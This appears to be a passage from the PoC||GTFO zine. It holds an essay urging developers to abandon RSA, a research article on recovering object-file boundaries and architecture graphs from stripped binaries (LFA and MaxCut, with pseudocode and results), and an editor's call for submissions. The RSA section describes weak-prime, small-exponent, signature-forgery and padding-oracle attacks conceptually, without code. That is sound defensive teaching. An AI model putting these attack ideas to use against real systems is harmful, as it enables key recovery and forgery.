RSA is a public-key cryptosystem that has two primary use cases. The first is public key encryption, which lets a user, Alice, publish a public key that allows anyone to send her an encrypted message. The second use case is digital signatures, which allow Alice to "sign" a message so that anyone can verify the message hasn't been tampered with. The convenient thing about RSA is that the signing algorithm is basically just the encryption algorithm run in reverse. Therefore for the rest of this post we'll often refer to both as just RSA.

To set up RSA, Alice needs to choose two primes p and q that will generate the group of integers modulo $N = pq$. She then needs to choose a public exponent e and private exponent d such that $ed = 1 \bmod (p-1)(q-1)$. Basically, e and d need to be inverses of each other.

Once these parameters have been chosen, another user, Bob, can send Alice a message M by computing $C = M^e \pmod N$. Alice can then decrypt the ciphertext by computing $M = C^d \pmod N$. Conversely, if Alice wants to sign a message M, she computes $S = M^d \pmod N$, which any user can verify was signed by her by checking $M = S^e \pmod N$.

That's the basic idea. We'll get to padding–essential for both use cases–in a bit, but first let's see why, during every step of this process, things can go catastrophically wrong.

[39] *The RSA Cryptosystem: History, Algorithm, Primes*, 2007, by Michael Calderbank. `unzip pocorgtfo20.pdf historyofrsa.pdf`

Setting Yourself Up for Failure

RSA requires developers to choose quite a few parameters during setup. Unfortunately, seemingly innocent parameter-selection methods degrade security in subtle ways. Let's walk through each parameter choice and see what nasty surprises await those who choose poorly.

Prime Selection

RSA's security is based off the fact that, given a (large) number N that's the product of two primes p and q, factoring N is hard for people who don't know p and q. Developers are responsible for choosing the primes that make up the RSA modulus. This process is extremely slow compared to key generation for other cryptographic protocols, where simply choosing some random bytes is sufficient. Therefore, instead of generating a truly random prime number, developers often attempt to generate one of a specific form. This almost always ends badly.

There are many ways to choose primes in such a way that factoring N is easy. For example, p and q must be globally unique. If p or q ever gets reused in another RSA moduli, then both can be easily factored using the GCD algorithm. Bad random number generators make this scenario somewhat common, and research has shown that roughly one percent of TLS traffic in 2012 was susceptible to such an attack.[40] Moreover, p and q must be chosen independently. If p and q share approximately half of their upper bits, then N can be factored using Fermat's factorization method. In fact, even the choice of primality testing algorithm can have security implications.[41]

Perhaps the most widely-publicized prime selection attack is the ROCA vulnerability in RSALib which affected many smartcards, trusted platform modules, and even Yubikeys. Here, key generation only used primes of a specific form to speed up computation time. Primes generated this way are trivial to detect using clever number theory tricks. Once a weak system has been recognized, the special algebraic properties of the primes allow an attacker to use Coppersmith's method to factor N. More concretely, that means if the person sitting next to me at work uses a smartcard granting them access to private documents, and they leave it on their desk during lunch, I can clone the smartcard and give myself access to all their sensitive files.

It's important to recognize that in none of these cases is it intuitively obvious that generating primes in such a way leads to complete system failure. Really subtle number-theoretic properties of primes have a substantial effect on the security of RSA. To expect the average developer to navigate this mathematical minefield severely undermines RSA's safety.

Private Exponent

Since using a large private key negatively affects decryption and signing time, developers have an incentive to choose a small private exponent d, especially in low-power settings like smartcards. However, it is possible for an attacker to recover the private key when d is less than the 4^{th} root of N. Instead, developers are encouraged to choose a large d such that Chinese remainder theorem techniques can be used to speed up decryption. However, this approach's complexity increases the probability of subtle implementation errors, which can lead to key recovery. In fact, last Summer Aditi Gupta modeled this class of vulnerabilities with the symbolic execution tool Manticore.[42]

People might call me out here and point out that normally when setting up RSA you first generate a

[40] `unzip pocorgtfo20.pdf weakkeys12.pdf`
[41] `unzip pocorgtfo20.pdf primeandprejudice.pdf`
[42] `https://blog.trailofbits.com/2018/08/14/fault-analysis-on-rsa-signing/`

modulus, use a fixed public exponent, and then solve for the private exponent. This prevents low private exponent attacks because if you always use one of the recommended public exponents (discussed in the next section) then you'll never wind up with a small private exponent. Unfortunately this assumes developers actually do that. In circumstances where people implement their own RSA, all bets are off in terms of using standard RSA setup procedures, and developers will frequently do strange things like choose the private exponent first and then solve for the public exponent.

Public Exponent

Just as in the private exponent case, implementers want to use small public exponents to save on encryption and verification time. It is common to use Fermat primes in this context, in particular $e = 3$, 17, and 65537. Despite cryptographers recommending the use of 65537, developers often choose $e = 3$ which introduces many vulnerabilities into the RSA cryptosystem.

When $e = 3$, or a similarly small number, many things can go wrong. Low public exponents often combine with other common mistakes to either allow an attacker to decrypt specific ciphertexts or factor N. For instance, the Franklin-Reiter attack allows a malicious party to decrypt two messages that are related by a known, fixed distance. In other words, suppose Alice only sends "chocolate" or "vanilla" to Bob. These messages will be related by a known value and allow an attacker Eve to determine which are "chocolate" and which are "vanilla." Some low public exponent attacks even lead to key recovery. If the public exponent is small (not just 3), an attacker who knows several bits of the secret key can recover the remaining bits and break the cryptosystem. While many of these $e = 3$ attacks on RSA encryption are mitigated by padding, developers who implement their own RSA fail to use padding at an alarmingly high rate.

RSA signatures are equally brittle in the presence of low public exponents. In 2006, Bleichenbacher found an attack which allows attackers to forge arbitrary signatures in many RSA implementations, including the ones used by Firefox and Chrome.[43] This means that any TLS certificate from a vulnerable implementation could be forged. This attack takes advantage of the fact that many libraries use a small public exponent and omit a simple padding verification check when processing RSA signatures. Bleichenbacher's signature forgery attack is so simple that it is a commonly used exercise in cryptography courses.[44]

Parameter Selection is Hard

The common denominator in all of these parameter attacks is that the domain of possible parameter choices is much larger than that of secure parameter choices. Developers are expected to navigate this fraught selection process on their own, since all but the public exponent must be generated privately. There are no easy ways to check that the parameters are secure; instead developers need a depth of mathematical knowledge that shouldn't be expected of non-cryptographers. While using RSA with padding may save you in the presence of bad parameters, many people still choose to use broken padding or no padding at all.

Padding Oracle Attacks, Everywhere

As we mentioned above, just using RSA out of the box doesn't quite work. For example, the RSA scheme laid out in the introduction would produce identical ciphertexts if the same plaintext were ever encrypted more than once. This is a problem, because it would allow an adversary to infer the contents of the message from context without being able to decrypt it. This is why we need to pad messages with some random bytes. Unfortunately, the most widely used padding scheme, PKCS #1 v1.5, is often vulnerable to something called a padding oracle attack.

Padding oracles are pretty complex, but the high-level idea is that adding padding to a message requires the recipient to perform an additional check: whether the message is properly padded. When the check fails, the server throws an invalid padding error. That single piece of information is enough to slowly decrypt a chosen message. The process is tedious and involves manipulating the target ciphertext millions of times to isolate the changes which result in valid padding. But that one error message is all you need to eventually decrypt a chosen ciphertext. These vulnerabilities are particularly bad because attackers can use them to recover

[43] https://www.imperialviolet.org/2014/09/26/pkcs1.html
[44] https://cryptopals.com/sets/6/challenges/42

pre-master secrets for TLS sessions. For more details on the attack, there is an excellent explainer on StackExchange.[45]

The original attack on PKCS #1 v1.5 was discovered way back in 1998 by Daniel Bleichenbacher. Despite being over 20 years old, this attack continues to plague many real-world systems today. Modern versions of this attack often involve a padding oracle slightly more complex than the one originally described by Bleichenbacher, such as server response time or performing some sort of protocol downgrade in TLS. One particularly shocking example was the ROBOT attack, which was so bad that a team of researchers were able to sign messages with Facebook's and PayPal's secret keys. Some might argue that this isn't actually RSA's fault—the underlying math is fine, people just messed up an important standard several decades ago. The thing is, we've had a standardized padding scheme with a rigorous security proof, OAEP, since 1998. But almost no one uses it. Even when they do, OAEP is notoriously difficult to implement and often is vulnerable to Manger's attack, which is another padding oracle attack that can be used to recover plaintext.

The fundamental issue here is that padding is necessary when using RSA, and this added complexity opens the cryptosystem up to a large attack surface. The fact that a single bit of information, whether the message was padded correctly, can have such a large impact on security makes developing secure libraries almost impossible. TLS 1.3 no longer supports RSA so we can expect to see fewer of these attacks going forward, but as long as developers continue to use RSA in their own applications there will be padding oracle attacks.

So what should you use instead

People often prefer using RSA because they believe it's conceptually simpler than the somewhat confusing DSA protocol or moon math elliptic curve cryptography (ECC). But while it may be easier to understand RSA intuitively, it lacks the misuse resistance of these other more complex systems.

First of all, a common misconception is that ECC is super dangerous because choosing a bad curve can totally sink you. While it is true that curve choice has a major impact on security, one benefit of using ECC is that parameter selection can be done publicly. Cryptographers make all the difficult parameter choices so that developers just need to generate random bytes of data to use as keys and nonces. Developers could theoretically build an ECC implementation with terrible parameters and fail to check for things like invalid curve points, but they tend to not do this. A likely explanation is that the math behind ECC is so complicated that very few people feel confident enough to actually implement it. In other words, it intimidates people into using libraries built by cryptographers who know what they're doing. RSA on the other hand is so simple that it can be (poorly) implemented in an hour.

Second, any Diffie-Hellman based key agreement or signature scheme (including elliptic curve variants) does not require padding and therefore completely sidesteps padding oracle attacks. This is a

[45] https://crypto.stackexchange.com/questions/12688/can-you-explain-bleichenbachers-cca-attack-on-pkcs1-v1-5

major win considering RSA has had a very poor track record avoiding this class of vulnerabilities.


We recommend using Curve25519 for key exchange and digital signatures. Encryption needs to be done using a protocol called ECIES which combines an elliptic curve key exchange with a symmetric encryption algorithm. Curve25519 was designed to entirely prevent some of the things that can go wrong with other curves, and is very performant. Even better, it is implemented in libsodium, which has easy-to-read documentation and is available for most languages.

Seriously, stop using RSA

RSA was an important milestone in the development of secure communications, but the last two decades of cryptographic research have rendered it obsolete. Elliptic curve algorithms for both key exchange and digital signatures were standardized back in 2005 and have since been integrated into intuitive and misuse-resistant libraries like libsodium. The fact that RSA is still in widespread use today indicates both a failure on the part of cryptographers for not adequately articulating the risks inherent in RSA, and also on the part of developers for overestimating their ability to deploy it successfully.

The security community needs to start thinking about this as a herd-immunity problem—while some of us might be able to navigate the extraordinarily dangerous process of setting up or implementing RSA, the exceptions signal to developers that it is in some way still advisable to use RSA. Despite the many caveats and warnings on StackExchange and Github READMEs, very few people believe that they are the ones who will mess up RSA, and so they proceed with reckless abandon. Ultimately, users will pay for this. This is why we all need to agree that it is flat out unacceptable to use RSA in 2019. No exceptions.

Fuck RSA.



20:10 A Code Pirate's Cutlass: Recovering Software Architecture from Embedded Binaries

by evm

> He looks around, around
> He sees angels in the architecture
> Spinning in infinity
> He says Amen! and Hallelujah!
> - *Paul Simon, "You Can Call Me Al" (which was probably not written about software RE)*


Software RE underlies much of the work in the cyber landscape for both defensive and offensive operations.

When developing complex programs, it is common to segment functionality of code into multiple source files. These source files are compiled into multiple object files and then linked into an executable program. The object files contain pieces of information (such as the developer-given names of functions and global data structures) that the linker uses to determine relationships between them. Once the linker produces the final executable, all the intermediate developer-generated information is gone (unless for some reason debugging information is included, which rarely happens in production code). See Figure 1 for an illustration of this process.

This means that software reverse engineers approaching a new target are usually dealing with a fully linked binary with no symbols included. However, we know that the binary is just a conglomeration of the original object files, usually in the exact order they were passed to the linker. Usually software reverse engineers are interested in a specific cross section of the binary associated with either a particular high-level function ("how does this program handle network authentication?") or whether vulnerable points in the code can be reached from a particular entry point. Often software reverse engineers use different clues to find either the functionality they are interested in or the areas they think might be vulnerable. Eventually after many hours of the analyst's time, the structure and design of the code may become apparent. What if the structure and design of code could be extracted in an automated way? How much faster and more effective could we make RE if we were able to work from the beginning by analyzing the design of the program instead of starting from a sea of subroutines?

Defining the Metric

The concept is pretty simple. Local function affinity (LFA) is like a force vector, showing which direction a subroutine is pulled toward based on its relationship to nearby subroutines. Consider your average C source code file - and ignore external function calls for the moment. As you move from the beginning of the file down to the bottom, calls start in the positive direction (down) and eventually switch to the negative direction (up). The idea is that when we look at the binary, we should be able to detect the switch from the negative direction back to positive at the beginning of the next object file.






Figure 1. Illustration of compilation, linking, and what this research is attempting to produce. Note: This is greatly oversimplified (e.g., the standard library often consists of hundreds of object files).

So how do we deal with external calls? For now, LFA just discards any function calls over a fixed threshold, which currently has been set at 4 KB. Admittedly this isn't a great way to do it, and later I'll talk about some ways this might be improved.

We need to combine both outgoing function references (calls FROM this function to other functions) and incoming function references (calls TO this function from other functions) to include helper functions that don't make calls. Even with the external calls "eliminated," we want to weight our metric toward nearby neighbors. So we define the metric this way:

$$Affinity(f) = \frac{\sum_{x \in neighbors(f),} sign(x - f) * Log(|x - f|)}{|neighbors(f)|}$$

where `neighbors(f)` is defined as the set of functions (i.e., their address in the memory map) that call `f` or are called by `f` for which the distance from `f` to the function is below a chosen threshold. Multiple references are counted.

For practical purposes, in my current implementation of LFA, I treat the outgoing and incoming references as separate scores, and if either is zero, I interpolate a new score based on the previous score. This helps to smooth out the data.

Detecting Object Boundaries

For now, LFA has a simple edge-detection metric, which is simply a change from negative values (two of three previous values are negative) to a positive value where the difference is greater than 2. During initial research, a colleague suggested a simple metric like this due to the irregularity of the signal (i.e., due the varying sizes of object files). This edge-detection strategy can most certainly be improved upon (which will be discussed later).

I should also note here that when a function has no LFA score (meaning it either has no references, or all references are above the external threshold), my current implementation treats it like it isn't there. This creates gaps between object files.

Extracting Software Architecture

Once approximate object file boundaries are extracted, we can produce a software architecture picture by generating a directed graph where each object is a node, and edges between nodes represent calls from any function in the first object to any function in the second object.

With the object file boundaries approximately identified, we can also make use of debugging string information in the binary. The current LFA implementation looks at possible source file names as well as common words, bigrams and trigrams in order to guess a possible name for the object.

Figure 2 shows an example software architecture diagram automatically extracted from a target binary using LFA. Some interesting features are readily apparent in this graph, which are not readily discernible by other means. It is readily apparent which objects are most commonly referenced in the target program (e.g. `sys_up_config` and `unk_mod_5`). Notice also how unknown modules 1-6 form a subgraph that is only reachable from `sys_up_config`. This indicates that these objects are only used by `sys_up_config` and not directly called by any other object. This means they are essentially a library dependency for `sys_up_config` and can be safely ignored by the RE analyst (unless the functionality of `sys_up_config` is of interest).




Figure 2. Automated software architecture graph produced by LFA, with objects/modules named by source file string references.

Measuring Success


As far as I can tell (and dear reader, I would humbly welcome your education on this subject if you have further information), measuring success in solving this problem is somewhat unusual and difficult for a couple of reasons. We want to credit the algorithm with success when it identifies smaller groups of functionality within an original source file. For instance, if a very large source file contains three groups of related functions, we want to give the algorithm credit if it identifies these three groups as separate objects. We also want to give credit when the algorithm defines two adjacent, closely related objects as a single thing.

LFA outputs a .map file, which is compared against the .map file produced by the compiler during the build (the ground truth). First we define a process of reconciliation, where we combine modules (objects) in the ground truth file and in the algorithm's .map file, to produce the best alignment possible between the maps. To do this we start with the first module in both maps. We combine whichever module is shorter with subsequent modules in that map to produce the best alignment with the module from the other map. During this process, whenever there are gaps between modules in the algorithm's list, we add these to the "gap area" count. We assume that the ground truth .map file is contiguous.

Once the maps are reconciled, for each module in the algorithm's map, we score the area that matches the ground truth map and also score the "underlap" (areas of the ground truth module not covered by the algorithm's module). The final score is then a combined result of match, gap, and underlap percentages for the binary. A perfect score would be a 100% match, with no gaps or underlaps. See Table 3 for a list of results to date.

Name/operating system (architecture)	Match, %	Gap, %	Underlap, %
Gnuchess (x86)	76.1	3.2	20.7
PX4 Firmware/Nuttx (ARM)	82.2	13.6	4.2
GoodFET41 Firmware (msp430)	76.1	0.0	23.9
Tmote Sky Firmware/Contiki (msp430)	93.3	0.0	6.7
NXP HTTPD Demo/FreeRTOS (ARM)	86.7	1.4	11.9

Figure 3. LFA results to date. The algorithm has a high gap score on the PX4 firmware due to a few very large functions that generate no LFA score.



A Max Cut Graph-Based Algorithm

Many graph algorithms that deal with segmentation are encumbered by the fact that nodes exist in two or three dimensions, meaning that there are factorial possibilities for "cuts" in the graph. Not so for a binary. Although the graph representation may be complicated, a binary is a one-dimensional structure, a number line. Using this to my advantage I developed an algorithm which segments the binary by cutting it into two pieces, then recursively cutting those pieces until a threshold is reached. In the binary the possible "cuts" are between the end of one function and the beginning of the next (one possible cut for every function in the binary). These possible cuts are scored by scoring the average of the call distances for all calls that metaphorically "pass over" the cut address. The higher the average call score, the less likely the two functions on either side of the cut are to be part of the same object (since short range inter-object calls would lower the score).

Pseudocode of the maximum cut object segmentation algorithm is shown in Figure 4.


The algorithm runs in $O(n\ log\ n)$ for speed, and $O(n^2)$ for memory usage, although memory usage could be reduced if old copies of the graph could be freed. From limited evaluation, MaxCut seems to work at least as well as LFA in most cases, see results in Table 5.

[46] Jin, Wesley, et al. "Recovering c++ objects from binaries using inter-procedural data-flow analysis." Proceedings of ACM SIGPLAN on Program Protection and Reverse Engineering Workshop 2014. ACM, 2014.

[47] Yoo, Kyungjin, and Rajeev Barua. "Recovery of Object Oriented Features from C++ Binaries." APSEC (1). 2014.

```
function make_cut(start, end, graph):
  for node in graph.nodes:
    cut_address = node.address - 1
    weight[cut_address] = 0
    edge_count = 0
    for edge in graph.edges:
      if edge crosses cut_address:
        weight[cut_address] += edge.length
        edge_count +=1
    if edge_count == 0:
      return cut_address
    else:
      weight[cut_address] = weight[cut_address] / edge_count
  return address with maximum weight

function do_cutting(start, end, graph):
  if (end - start > THRESHOLD) and graph.nodes > 1:
    cut_address = make_cut(start, end, graph)
    do_cutting(start, cut_address, subgraph(graph, start, cut_address))
    do_cutting(cut_address+1,end, subgraph(graph, cut_address+1,end))
  else:
    print "Object boundary from " start " to " end

main:
  start = binary start address
  end = binary end address
  graph = graph of binary (functions are nodes, calls are edges)
  do_cutting(start, end, graph)
```

Figure 4. Pseudocode of the Maximum Cut Object Segmentation Algorithm



Name/operating system (architecture)	Match, %	Underlap, %
Gnuchess (x86)	92.8	7.2
PX4 Firmware/Nuttx (ARM)	98.9	1.1
GoodFET41 Firmware (msp430)	97.0	3.0
Tmote Sky Firmware/Contiki (msp430)	89.6	10.4
NXP HTTPD Demo/FreeRTOS (ARM)	94.8	5.2

Figure 5. MaxCut results to date.

Related Work

Much of the related work in this area involves locating objects or object boundaries in C++ code, using either static analysis,[46] [47] or sometimes a combined static and dynamic analysis approach.[48] This work is purely based on static analysis and will work on C or C++ code, it does not use C++ features like run-time type information (RTTI). It makes use of the idea that linkers usually concatenate object files that they receive as input into the output binary.

Some work exists in generating design diagrams (e.g. UML) from source code.[49] [50] This work shows generating design diagrams directly from binaries by first locating object file boundaries. It also presents a metric for measuring the effectiveness of future solutions to the problem of locating object file boundaries is presented.

Future Work

The possibilities for experimentation here are endless, and much of my motivation to publish this work is to get others to play around with LFA and Max Cut and brainstorm new possible ways to solve the problem. Thank you to everyone I have brainstormed ideas with.

First off, for LFA I am not convinced that taking the logarithm of distance is the best way to score. I believe using the inverse square of distance would be a little too drastic, but this could use some experimentation. An area for improvement is the "threshold" as a placeholder for removing external functions. A simple experiment might be to vary the threshold and run LFA on the data set, looking for the best result. Another area for improvement is edge detection. One possibility would be to generate the LFA curve for a variety of object files from data sets, and then generate a characteristic LFA curve. This characteristic curve could be convolved with the LFA signal or could be used with a dynamic threshold approach (i.e., the "external" threshold is varied until the signal best matches the characteristic curve).

For Max Cut, some development needs to happen to allow it to produce output matching LFA's output, and then it can be tested on the current dataset.

I envision LFA/Max Cut as one day being a piece of a multilayered, deep learning system for translating binary code into natural language automated static reverse engineering. The LFA source code for this article is available attached to this PDF and through Github.[51]

[48] Tonella, Paolo, and Alessandra Potrich. "Static and dynamic C++ code analysis for the recovery of the object diagram." ICSM. IEEE, 2002.

[49] Tonella, Paolo, and Alessandra Potrich. "Reverse engineering of the interaction diagrams from C++ code." Software Maintenance, 2003. ICSM 2003. IEEE, 2003.

[50] Sutton, Andrew, and Jonathan I. Maletic. "Mappings for accurately reverse engineering UML class models from C++." Reverse Engineering, 12th Working Conference on. IEEE, 2005.

[51] `git clone https://github.com/JHUAPL/CodeCut || unzip pocorgtfo20.pdf CodeCut.zip`

20:11 What clever things have you learned lately?

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the methods that make exploits and polyglots possible, so that folks could learn from each other. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

So today, in that spirit of exploration and wonder, I pass around the collection plate and ask you, not for paper money or pocket change, but for explanations of nifty projects and the clever tricks that make them possible.

Teach me how to dump and reverse engineer the firmware from my credit card, or how to make a file that is at once a thousand different formats. Show me how to program the SuperFX coprocessor from StarFox, or how to design an adapter that makes the cartridge compatible with a Game Genie.

Give me source code for the software, and give me schematics for the hardware, but most of all teach me how to build these things myself. Teach me to know the difference between those things that are really hard, and those things that only look intimidating before a bit of practice and the right advice collapse the problem into something a clever child might solve.

Give me these tricks and techniques in an ASCII textfile, or UTF-8 if your language insists, and include high resolution figures as separate PNG or PDF files as an email to `pastor@phrack.org`. My gang and I will clean it up, typeset it in TEX, index it and print it for the world. We'll happily translate from French, Spanish, Portuguese, German, Russian, Hungarian, Hebrew, Serbo-Croation, and Southern Appalachian.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.